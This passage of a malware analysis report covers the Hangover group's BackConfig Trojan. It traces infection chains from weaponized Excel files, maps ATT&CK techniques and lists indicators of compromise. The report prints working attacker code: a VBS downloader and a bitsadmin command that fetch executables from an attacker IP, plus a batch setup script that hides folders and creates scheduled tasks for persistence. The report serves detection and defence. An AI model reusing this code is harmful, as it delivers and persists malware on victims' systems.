Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
Set objFSO = CreateObject("Scripting.FileSystemObject")
If objFSO.Fileexists(strPath) Then WScript.Quit() 'objFSO.DeleteFile strPath
Set objFSO = Nothing
objADOStream.SaveToFile strPath
objADOStream.Close
Set objADOStream = Nothing
End if
Set objXMLHTTP = Nothing
```

Figure 5. VBS downloader and BAT setup file revealed in the XLS sheet.

Macro VBA code in the XLS parses the content of the two columns line by line writing the contents to their respective files on disk and executing them following the same process flow as described below in Figure 6.

2019 Milestone: BITS and ZIPs

A more recent weaponized XLS file (SHA256: 021b030981a6db1ec90ccbd6d20ee66b554b7d8c611476e63426a9288d5ce68b) was analyzed by WildFire on November 15th, 2019 and exposed some new techniques. On this occasion, the VBA macro code contained a decimal-encoded ZIP file of only 1,062 bytes in size. Inside the ZIP archive were two text files that would be decompressed to a folder driverkit. One file, driverkit.bat, is the “setup” BAT file already discussed in this report and listed in the appendix section. The other file, Winmgt.txt, is an adaptation of the VBS downloaded also described in this report.

However, instead of a direct HTTP download using an MSXML DOM object, this version writes the following contents to Winmgt_Drive.bat, which is executed by a third scheduled task created by the “setup” BAT file.

```
echo off
bitsadmin /transfer Microsoft_Update /download /priority high
http://185.203.119[.]184/winmgt/winmgt.exe
%USERPROFILE%\Adobe\Driver\pdf\winmgt.exe
del %0

```

2020 Milestone: Fine Tuning

The following execution flow diagram is based on one of the most recent weaponized documents Unit 42 has seen Invoice.xls (SHA256: 8892279f3d87bcd44d8f9ac1af7e6da0cfc7cf1731b531056e24e98510bea83c; first seen 2020-01-15).

The infection process consists of multiple components as just described. The “setup” batch (BAT) file coordinates much of the infection process of the BackConfig plug-in loader once the VBA has written it to disk and executed it.




Figure 6. Execution flow of BackConfig malware

The numbered bullet list below describes Figure 6.

1.
    1. Text file Drive.txt (SHA-256: 4f75622c2dd839fb5db7e37fb0528e38c4eb107690f51f00b5331e863dc645d1) is created and contains the decimal-decoded VBS content.
    2. Similarly, the VBA code then writes batch code to another text file – Audio.txt. The content of both files is shown in the appendix section of this report.
    3. Audio.txt is renamed to Audio.bat and executed.
    4. Audio.bat cleans up any files and folders related to previous infections, and recreates the required environment including creating the aforementioned pid.txt file, and setting various folders and files to be hidden from a default Windows Explorer view. The contents of pid.txt is the victim's computer name concatenated with a hyphen followed by a random number, although I believe the code used would not work as intended.
    5. Audio.bat continues by creating two scheduled tasks referencing two files that are yet to exist: dphc.exe will run every 10 minutes and Drive.vbs at 20 minute intervals.
    6. Finally, before deleting itself, Audio.bat will rename Drive.txt to Drive.vbs. When Drive.vbs is eventually executed by the task scheduler, it will download the BackConfig executable payload. In the case of file 8892279f3… the remote location is http://185.203.119[.]184/Dropbox/request.
    7. When dphc.exe is eventually executed by the task scheduler, it first checks for the presence of pid.txt (step 4.) and only continues if the file exists.

Ultimately, the XLS writes two files to disk, one of which — the BAT — immediately modifies some system settings and creates two scheduled tasks. However, this behaviour may not be enough to determine the components as malicious. Only after 20 minutes will the task scheduler execute the VBS downloader component and launch the BackConfig loader EXE, by which time analysis systems may have stopped monitoring.

ATT&CK

The following table describes the TTPs associated with the multiple campaigns described in this report.

Tactic	Technique (Mitre ATT&CK ID)
Technical Information Gathering	Acquire OSINT data sets and information (T1247)
	Conduct social engineering (T1249)
Adversary Opsec	Compromise 3rd party infrastructure to support delivery (T1312)
Build Capabilities	Create custom payloads (T1345)
	Obtain/re-use payloads (T1346)
Stage Capabilities	Upload, install, and configure software/tools (T1362)
Initial Compromise	Spear Phishing Link (T1192)

Execution	User Execution (T1204)
	Exploitation for Client Execution (T1203)
Execution, Persistence	Scheduled Task (T1053)
Defense Evasion	Code Signing (T1116)
	Deobfuscate/Decode Files or Information (T1140)
	Hidden Files and Directories (T1158)
	Obfuscated Files or Information (T1027)
Defense Evasion, Execution	Scripting (T1064)
Defense Evasion, Persistence	BITS Jobs (T1197)
Command & Control	Commonly Used Port (T1043)
	Standard Application Layer Protocol (T1071)
	Standard Cryptographic Protocol (T1032)
	Remote File Copy (T1105)

Conclusion

The Hangover group (aka Neon, Viceroy Tiger, MONSOON) is active and targeting, according to Unit 42's visibility, government and military organisations in South Asia using spear-phishing emails containing letters or government forms to lure victims into browsing to compromised websites serving weaponized Excel documents that install the BackConfig Trojan. Almost exclusively, Unit 42 has seen the use of weaponized documents that require user execution. Only once in the last six months have we seen use of exploits to circumvent the need for the user to execute any part of the installation chain.

The evolution of BackConfig's primary and secondary payloads has seen different methods used for executing commands and deploying executables both with and without obfuscation.

The latest versions contain modular components making it easier to update and re-use code in order to rapidly deploy their campaigns in a timely manner to have the highest chance of success. The method in which the latest samples execute also indicates the group's focus on trying to evade sandbox and other automated analysis systems by breaking down malicious activity into chunks that each seem relatively benign.

Protections:

Cortex XDR protects endpoints from all malware, exploits and fileless attacks associated with Hangover actors.

WildFire® cloud-based threat analysis service accurately identifies samples associated with these malware families.

Threat Prevention provides protection against the known client and server-side vulnerability exploits, malware, and command and control infrastructure used by these actors.

URL Filtering identifies all phishing and malware domains associated with these actors and proactively flags new infrastructure associated with these actors before it is weaponized.

Users of AutoFocus™ contextual threat intelligence service can view malware associated with these attacks using the following tags:
More information about the Hangover group and the BackConfig malware can be found in AutoFocus.

Palo Alto Networks has shared our findings, including file samples and indicators of compromise, in this report with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. For more information on the Cyber Threat Alliance, visit www.cyberthreatalliance.org. *(This is added to blogs pre-shared with the CTA, when loaded into WordPress it will be added when appropriate).*

Indicators of Compromise

Delivery Documents

56349cf3188a36429c207d425dd92d8d57553b1f43648914b44965de2bd63dd6

8892279f3d87bcd44d8f9ac1af7e6da0cfc7cf1731b531056e24e98510bea83c

021b030981a6db1ec90ccbd6d20ee66b554b7d8c611476e63426a9288d5ce68b

be3f12bcc467808c8cc30a784765df1b3abe3e7a426fda594edbc7191bbda461

0aa5cf1025be21b18ab12d8f8d61a6fa499b3bbcdbdced27db82209b81821caf

ed638b5f33d8cee8f99d87aa51858a0a064ca2e6d59c6acfdf28d4014d145acb

752c173555edb49a2e1f18141859f22e39155f33f78ea70a3fbe9e2599af3d3f (RTF using CVE-2017-11882)

Batch Files

4BAFBF6000A003EB03F31023945A101813654D26B7F3E402D1F51B7608B93BCB (Audio.txt / .bat from Naya Housing campaign)

C94f7733fc9bdbcb503efd000e5aef66d494291ae40fc516bb040b0d1d8b46c9

6a35d4158a5cb8e764777ba05c3d7d8a93a3865b24550bfb2eb8756c11b57be3

750fc47d8aa8c9ae7955291b9736e8292f02aaaa4f8118015e6927f78297f580

5292f4b4f38d41942016cf4b154b1ec65bb33dbc193a7e222270d4eea3578295

f64dbcd8b75efe7f4fa0c2881f0d62982773f33dcfd77cccb4afc64021af2d9e

98d27e830099c82b9807f19dcef1a25d7fce2c79a048d169a710b272e3f62f6e

29c5dd19b577162fe76a623d9a6dc558cfbd6cddca64ed53e870fe4b66b44096 (driverkit.bat)
abe82ffb8a8576dca8560799a082013a7830404bb235cb29482bc5038145b003
(Winmgt_Drive.bat uses bitsadmin)
02c306bb120148791418136dcea8eb93f8e97fb51b6657fd9468c73fb5ea786c

VBS files

87e8c46d065ace580b1ed28565d1fddaa6df49da1ba83f7b3e9982cd8a0013f1 (One_drivers.txt / .vbs from Naya Housing campaign)
952d4a9891a75e25e1c31a0514b97345ca0d8f240cdd4a57c8b3ff8a651a231a
(Down_LinkLog.vbs)
a1cd89a684db41206fc71efe327ef608652931e749c24a3232908824cea426bb (Winmgt.vbs using BITS)

EXE Payloads

306fe259a250b2f0d939322cfb97787c4076c357fc9eb1f1cc10b0060f27f644
0f11fb955df07afc1912312f276c7fa3794ab85cd9f03b197c8bdbefb215fe92
84e56294b260b9024917c390be21121e927f414965a7a9db7ed7603e29b0d69c
18ce3eebbb093a218a8f566b579a5784caee94fadcda8f8c0d21f214ce2bd8b9
922d6e68ecac6dbfdd1985c2fae43e2fc88627df810897e3068d126169977709
4a4bc01b20dd2aaa2a2434dc677a44cc85d9533bed30bc58b8026b877db028d5
677d4982d714bb47fab613ebe1921005509ed0d1e8965e7241994e38c3ade9f2
d3013204f1a151c72879afc213dca3cada8c3ea617156b37771bdd7b7b74057f
91c67c1cda67b60c82e14a5c32d79a4236f5a82136317162dfbde1a6054cf8c1
de5b670656cbdbcf11607f01a6f93644765d9647ddab39b54946170b33f7ac9a
f79ebf038c7731ea3a19628cb329cada4ebb18f17439d9c6cf19d361b0494e7b
9e141fe67521b75412419a8c88c199c8ebd2a135c7a8b58edced454fbc33cb77
6787242a810f8a5e1423e83790064a0a98954ab0802a90649fdd55a47d75695e
e28f1bc0b0910757b25b2146ad02798ee6b206a5fe66ce68a28f4ab1538d6a1f
07c97b253452a2a8eb7753ed8c333efeaa3546c005ffcfb5b3d71dc61c49abda
31faeefb4dc4e54b747387bb54a5213118970ccb2f141559f8e2b4dbfdbeb848
15109962da4899949863447bfdf6a6de87a8876f92adb7577392032df44ec892
D87b875b8641c538f90fe68cad4e9bdc89237dba137e934f80996e8731059861
167c7d7c08d318bc40e552e6e32715a869d2d62ba0305752b9b9bece6b9e337e
4104a871e03f312446ef2fb041077167a9c6679f48d48825cbc1584e4fa792cd (example of older set of downloaders)
b18697e999ed5859bfbc03e1d6e900752e1cdcd85ddb71729e2b38161366e5b5 (driverkit.zip)

Infrastructure

linkrequest[.]live (23.106.123[.]87)
matissues[.]com
unique.fontsupdate[.]com
185.203.119[.]184
212.114.52[.]148

Digital Signatures

The following list of self-signed digital certificates is not exhaustive, and only relates to those seen on BackConfig PE executables samples over the past twelve months.

Foxit:

thumbprint: 79635cb32cf16cf6bddfd563b09d7aa99ccb2c01
issuer: CN=Foxit Software Incorporated
subject: CN=Foxit Software Incorporated
version: 3
algorithm: sha1WithRSAEncryption
serial: 50:53:ce:ad:42:c2:70:84:4f:55:bc:76:a4:23:6c:c8
valid from: 1/1/2018
valid to: 1/1/2024

Wind0ws:

thumbprint: aa9010ff841c67cf8fb88d7f1e86a778b35bcba0
issuer: CN=wind0ws
subject: CN=wind0ws
version: 3
algorithm: sha1WithRSAEncryption
serial: 88:de:2e:60:7f:48:2c:81:44:54:32:29:98:22:69:70
valid from: 1/1/2019
valid to: 1/1/2025

NVIDIA:

thumbprint: 01ba433fdc7f9b1ad1baaea6c5fd69243d03d8c3
issuer: CN=NVIDIA Corporation
subject: CN=NVIDIA Corporation
version: 3
algorithm: sha1WithRSAEncryption
serial: 6d:39:d4:59:15:9e:8c:b3:41:da:bd:4c:dd:37:60:e1
valid from: 1/1/2019
valid to: 1/1/2025

Appendix

The following VBS and BAT code was extracted from XLS sample (SHA-256: 8892279f3d87bcd44d8f9ac1af7e6da0cfc7cf1731b531056e24e98510bea83).

> VBS downloader component (SHA256: 4f75622c2dd839fb5db7e37fb0528e38c4eb107690f51f00b5331e863dc645d1)

[Drive.txt -> Drive.vbs CODE]

```
strFileURL = "http://<strong>185.203.119[.]184/Dropbox/request"</strong>
Set oShell = CreateObject("WScript.Shell")
    strHomeFolder =
oShell.ExpandEnvironmentStrings("%USERPROFILE%")
    strPath = "<strong>C:\Drivers\dphc.exe"</strong>
On Error Resume Next
Set objXMLHTTP = CreateObject("MSXML2.XMLHTTP")
   objXMLHTTP.open "GET", strFileURL, false
   objXMLHTTP.send()
If objXMLHTTP.Status = 200 Then
Set objADOStream = CreateObject("ADODB.Stream")
objADOStream.Open
objADOStream.Type = 1
objADOStream.Write objXMLHTTP.ResponseBody
objADOStream.Position = 0
Set objFSO = CreateObject("Scripting.FileSystemObject")
If objFSO.Fileexists(strPath) Then WScript.Quit()
Set objFSO = Nothing
objADOStream.SaveToFile strPath
objADOStream.Close
Set objADOStream = Nothing
End if
Set objXMLHTTP = Nothing
```

“Setup” BAT component

[Audio.txt -> Audio.bat CODE]

```
Set oFile = fso.CreateTextFile("c:\Drivers\Audio.txt")
oFile.WriteLine ("echo off")
oFile.WriteLine ("md %USERPROFILE%\Adobe\Driver\pdf")
oFile.WriteLine ("md %USERPROFILE%\Adobe\Driver\dwg")
oFile.WriteLine ("md %USERPROFILE%\Daily\Backup\Files")
oFile.WriteLine ("attrib +a +h +s %USERPROFILE%\Adobe")
oFile.WriteLine ("attrib +a +h +s %USERPROFILE%\Daily")
oFile.WriteLine ("attrib +a +h +s C:\Drivers")
oFile.WriteLine ("del /f
%USERPROFILE%\Adobe\Driver\pdf\pid.txt")
oFile.WriteLine ("del /f
%USERPROFILE%\Adobe\Driver\dwg\pid.txt"
oFile.WriteLine ("SET /A %COMPUTERNAME%")
oFile.WriteLine ("SET /A RAND=%RANDOM% 10000 + 1")
oFile.WriteLine ("echo %COMPUTERNAME%-%RAND% >>
%USERPROFILE%\Adobe\Driver\pdf\pid.txt")
oFile.WriteLine ("echo %COMPUTERNAME%-%RAND% >>
<strong>%USERPROFILE%\Adobe\Driver\dwg\pid.txt")</strong>
oFile.WriteLine ("schtasks /delete /tn Winmgt_log /f")
oFile.WriteLine ("schtasks /delete /tn Yahoo_Drive /f")
oFile.WriteLine ("schtasks /create /sc minute /mo 10 /f /tn
Winmgt_log /tr C:\Drivers\dphc.exe")
oFile.WriteLine ("schtasks /create /sc minute /mo 20 /f /tn
Yahoo_Drive /tr C:\Drivers\Drive.vbs")
oFile.WriteLine ("ren C:\Drivers\Drive.txt Drive.vbs ")
oFile.WriteLine ("del %0")
oFile.Close
Set fso = Nothing
Set oFile = Nothing
   Dim OldName, NewName
   GivenLocation = "C:\Drivers\"
   OldName = "Audio.txt"
```

```
<strong>NewName = "Audio.bat"</strong>
On Error Resume Next
Name GivenLocation & OldName As GivenLocation & NewName
Dim RetVal
RetVal = Shell("C:\Drivers\Audio.bat", vbHide)




```